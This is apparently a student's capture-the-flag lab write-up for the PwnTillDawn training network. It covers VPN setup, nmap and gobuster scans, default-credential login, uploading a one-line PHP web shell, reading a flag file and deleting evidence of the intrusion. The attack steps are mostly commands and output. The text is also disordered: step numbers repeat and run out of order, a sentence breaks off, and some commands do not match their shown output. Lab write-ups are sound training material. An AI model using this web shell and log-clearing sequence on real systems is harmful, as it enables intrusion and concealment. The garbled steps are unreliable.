Lab 3 PwnTillDawn


1. CONNECTING TO THE VPN

The process begins by establishing a connection to the PwnTillDawn lab network using OpenVPN. This step is required to interact with the target environment.

Commands:

sudo openvpn --config pwntilldawn.ovpn

Wait for: "Initialization Sequence Completed"



```
┌──(kali㉿kali)-[/home/kali/Downloads]
└─PS> sudo openvpn PwnTillDawn.ovpn
[sudo] password for kali:
2026-03-30 06:10:45 WARNING: Compression for receiving enabled. Compression has been used in the past to break encryption. Compress
2026-03-30 06:10:45 DEPRECATED OPTION: --persist-key option ignored. Keys are now always persisted across restarts.
2026-03-30 06:10:45 Note: --data-ciphers-fallback with cipher 'AES-128-CBC' disables data channel offload.
2026-03-30 06:10:45 OpenVPN 2.7.0 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2026-03-30 06:10:45 library versions: OpenSSL 3.5.2 5 Aug 2025, LZO 2.10
2026-03-30 06:10:45 DCO version: N/A
2026-03-30 06:10:45 WARNING: No server certificate verification method has been enabled.  See http://openvpn.net/howto.html#mitm fo
2026-03-30 06:10:45 TCP/UDP: Preserving recently used remote address: [AF_INET]87.102.252.184:1664
2026-03-30 06:10:45 Socket Buffers: R=[212992→212992] S=[212992→212992]
2026-03-30 06:10:45 UDPv4 link local: (not bound)
2026-03-30 06:10:45 UDPv4 link remote: [AF_INET]87.102.252.184:1664
2026-03-30 06:10:45 TLS: Initial packet from [AF_INET]87.102.252.184:1664, sid=ab727765 9b7cdcb7
2026-03-30 06:10:45 VERIFY OK: depth=1, CN=PwnTillDawn CA
2026-03-30 06:10:45 VERIFY OK: depth=0, CN=pwntilldawn-server
2026-03-30 06:10:46 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 2048 bits RSA, signature: RS
```

2. IDENTIFY THE TARGET MACHINE

From the lab dashboard, find the target machine IP address.

Commands:

ping 10.150.150.11

Target IP: 10.150.150.11

```
└PS> ping 10.150.150.11
PING 10.150.150.11 (10.150.150.11) 56(84) bytes of data.
64 bytes from 10.150.150.11: icmp_seq=1 ttl=127 time=517 ms
64 bytes from 10.150.150.11: icmp_seq=2 ttl=127 time=600 ms
64 bytes from 10.150.150.11: icmp_seq=3 ttl=127 time=227 ms
64 bytes from 10.150.150.11: icmp_seq=4 ttl=127 time=281 ms
64 bytes from 10.150.150.11: icmp_seq=6 ttl=127 time=316 ms
64 bytes from 10.150.150.11: icmp_seq=7 ttl=127 time=422 ms
64 bytes from 10.150.150.11: icmp_seq=8 ttl=127 time=383 ms
64 bytes from 10.150.150.11: icmp_seq=9 ttl=127 time=326 ms
64 bytes from 10.150.150.11: icmp_seq=10 ttl=127 time=345 ms
64 bytes from 10.150.150.11: icmp_seq=11 ttl=127 time=565 ms
64 bytes from 10.150.150.11: icmp_seq=12 ttl=127 time=446 ms
```

3. INITIAL PORT SCAN

Perform a fast scan to discover all open ports.

Command:

nmap -p- 10.150.150.11

Expected open ports: 80, 135, 445, 3306, 8080

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 10.150.150.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-30 06:11 EDT
Nmap scan report for 10.150.150.2
Host is up (0.17s latency).
Nmap scan report for 10.150.150.11
Host is up (0.17s latency).
Nmap scan report for 10.150.150.12
Host is up (0.17s latency).
Nmap scan report for 10.150.150.13
Host is up (0.16s latency).
Nmap scan report for 10.150.150.15
Host is up (0.16s latency).
Nmap scan report for 10.150.150.17
Host is up (0.16s latency).
Nmap scan report for 10.150.150.18
Host is up (0.16s latency).
Nmap scan report for 10.150.150.21
Host is up (0.17s latency).
Nmap scan report for 10.150.150.27
Host is up (0.17s latency).
Nmap scan report for 10.150.150.38
Host is up (0.16s latency).
Nmap scan report for 10.150.150.48
Host is up (0.16s latency).
Nmap scan report for 10.150.150.55
Host is up (0.17s latency).
Nmap scan report for 10.150.150.56
Host is up (0.17s latency).
Nmap scan report for 10.150.150.57
Host is up (0.17s latency).
Nmap scan report for 10.150.150.59
```

4. ANALYZING OPEN PORTS AND SERVICES

A deeper scan to gather service versions.

Command:

nmap -sC -sV -Pn 10.150.150.11

Results:

- Apache/2.4.46 (Win64) PHP/7.4.9

- File upload system at /upload.php

- SMB shares: uploads and docs

```
└PS> nmap -sC -sV -Pn -vv 10.150.150.11
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-01 02:55 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 02:55
Completed NSE at 02:55, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 02:55
Completed NSE at 02:55, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 02:55
Completed NSE at 02:55, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 02:55
Completed Parallel DNS resolution of 1 host. at 02:55, 0.02s elapsed
Initiating SYN Stealth Scan at 02:55
Scanning 10.150.150.11 [1000 ports]
Discovered open port 445/tcp on 10.150.150.11
Discovered open port 3389/tcp on 10.150.150.11
Discovered open port 80/tcp on 10.150.150.11
Discovered open port 139/tcp on 10.150.150.11
Discovered open port 135/tcp on 10.150.150.11
Discovered open port 21/tcp on 10.150.150.11
Discovered open port 3306/tcp on 10.150.150.11
Discovered open port 443/tcp on 10.150.150.11
Discovered open port 49152/tcp on 10.150.150.11
Discovered open port 1433/tcp on 10.150.150.11
Discovered open port 49155/tcp on 10.150.150.11
Discovered open port 49156/tcp on 10.150.150.11
Discovered open port 49154/tcp on 10.150.150.11
Discovered open port 49153/tcp on 10.150.150.11
Discovered open port 49157/tcp on 10.150.150.11
```

6. DIRECTORY BRUTEFORCING WITH GOBUSTER

Before uploading the shell, discover hidden directories and the exact upload path.

Command:

gobuster dir -u http://10.150.150.11 -w /usr/share/wordlists/dirb/common.txt

```
┌──(kali㉿kali)-[/home/kali]
└─PS> gobuster dir -u http://10.150.150.11 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt,zip,bak
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.150.150.11
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php,html,txt,zip,bak
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/# license, visit http://creativecommons.org/licenses/by-sa/3.0/.php (Status: 403) [Size: 1045]
/# license, visit http://creativecommons.org/licenses/by-sa/3.0/.txt (Status: 403) [Size: 1045]
/# license, visit http://creativecommons.org/licenses/by-sa/3.0/.zip (Status: 403) [Size: 1045]
/# license, visit http://creativecommons.org/licenses/by-sa/3.0/.bak (Status: 403) [Size: 1045]
/# license, visit http://creativecommons.org/licenses/by-sa/3.0/ (Status: 403) [Size: 1059]
/# license, visit http://creativecommons.org/licenses/by-sa/3.0/.html (Status: 403) [Size: 1045]
/index.php            (Status: 200) [Size: 4036]
/download.php         (Status: 302) [Size: 0] [--> login.php]
/img                  (Status: 301) [Size: 336] [--> http://10.150.150.11/img/]
/login.php            (Status: 200) [Size: 3191]
/admin                (Status: 301) [Size: 338] [--> http://10.150.150.11/admin/]
/upload               (Status: 301) [Size: 339] [--> http://10.150.150.11/upload/]
/css                  (Status: 301) [Size: 336] [--> http://10.150.150.11/css/]
/Index.php            (Status: 200) [Size: 4036]
/Login.php            (Status: 200) [Size: 3191]
/Download.php         (Status: 302) [Size: 0] [--> login.php]
/examples             (Status: 503) [Size: 1059]
/components           (Status: 301) [Size: 343] [--> http://10.150.150.11/components/]
/logout.php           (Status: 302) [Size: 0] [--> index.php]
/vendor               (Status: 301) [Size: 339] [--> http://10.150.150.11/vendor/]
/config.php           (Status: 200) [Size: 0]
/licenses             (Status: 403) [Size: 1204]
/inc                  (Status: 301) [Size: 336] [--> http://10.150.150.11/inc/]
/utils                (Status: 301) [Size: 338] [--> http://10.150.150.11/utils/]
/Components           (Status: 301) [Size: 343] [--> http://10.150.150.11/Components/]
/IMG                  (Status: 301) [Size: 336] [--> http://10.150.150.11/IMG/]
/INDEX.php            (Status: 200) [Size: 4036]
/Admin                (Status: 301) [Size: 338] [--> http://10.150.150.11/Admin/]
```

5. EXPLORE WEB SERVICES

Navigate to the web server.


URL:

http://10.150.150.11

Page title: "Easy File Upload"


Find the file upload form.

View page source to find: upload_dir = /upload/2/



7.AVOIDING AUTHENTICATION

Using default-style credentials and a straightforward SQL injection technique, authentication is circumvented:
The username is admin.
The password is admin.
This permits unapproved



7. UPLOAD WEB SHELL

Create and upload a PHP web shell.

Step 1 - Create shell.php:


echo '<?php system($_GET["cmd"]); ?>' > shell.php

Step 2 - Upload via web form:

http://10.150.150.11/upload.php

Choose shell.php and click Upload

Success message: "File uploaded successfully to /upload/2/shell.php"




8. PREPARING FOR COMMAND EXECUTION

Test the shell with a command.

URL:

http://10.150.150.11/upload/2/shell.php?cmd=whoami

Expected output: nt authority\system



9. OBTAINING THE FLAG

Read the flag file contents.


URL:

http://10.150.150.11/upload/2/shell.php?cmd=type C:\Users\Administrator\Desktop\FLAG1.txt

Expected output:

PwnTillDawnAcademyAwesome!!!

The extracted flag confirms successful compromise of the system.



10. CLEARING TRACKS


Remove evidence of the intrusion.

Delete the uploaded shell:

http://10.150.150.11/upload/2/shell.php?cmd=del C:\path\to\upload\2\shell.php


Clear command history:

http://10.150.150.11/upload/2/shell.php?cmd=doskey /reinstall



Notice: Undefined index: cmd in **C:\xampp\htdocs\upload\2\shell.php** on line **1**

Warning: system(): Cannot execute a blank command in **C:\xampp\htdocs\upload\2\shell.php** on line **1**



10.150.150.11/upload/2/shell.php?cmd=whoami

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Object not found!

The requested URL was not found on this server. If you entered the URL manually please check your spelling and try again.

If you think this is a server error, please contact the webmaster.

Error 404

10.150.150.11
Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.9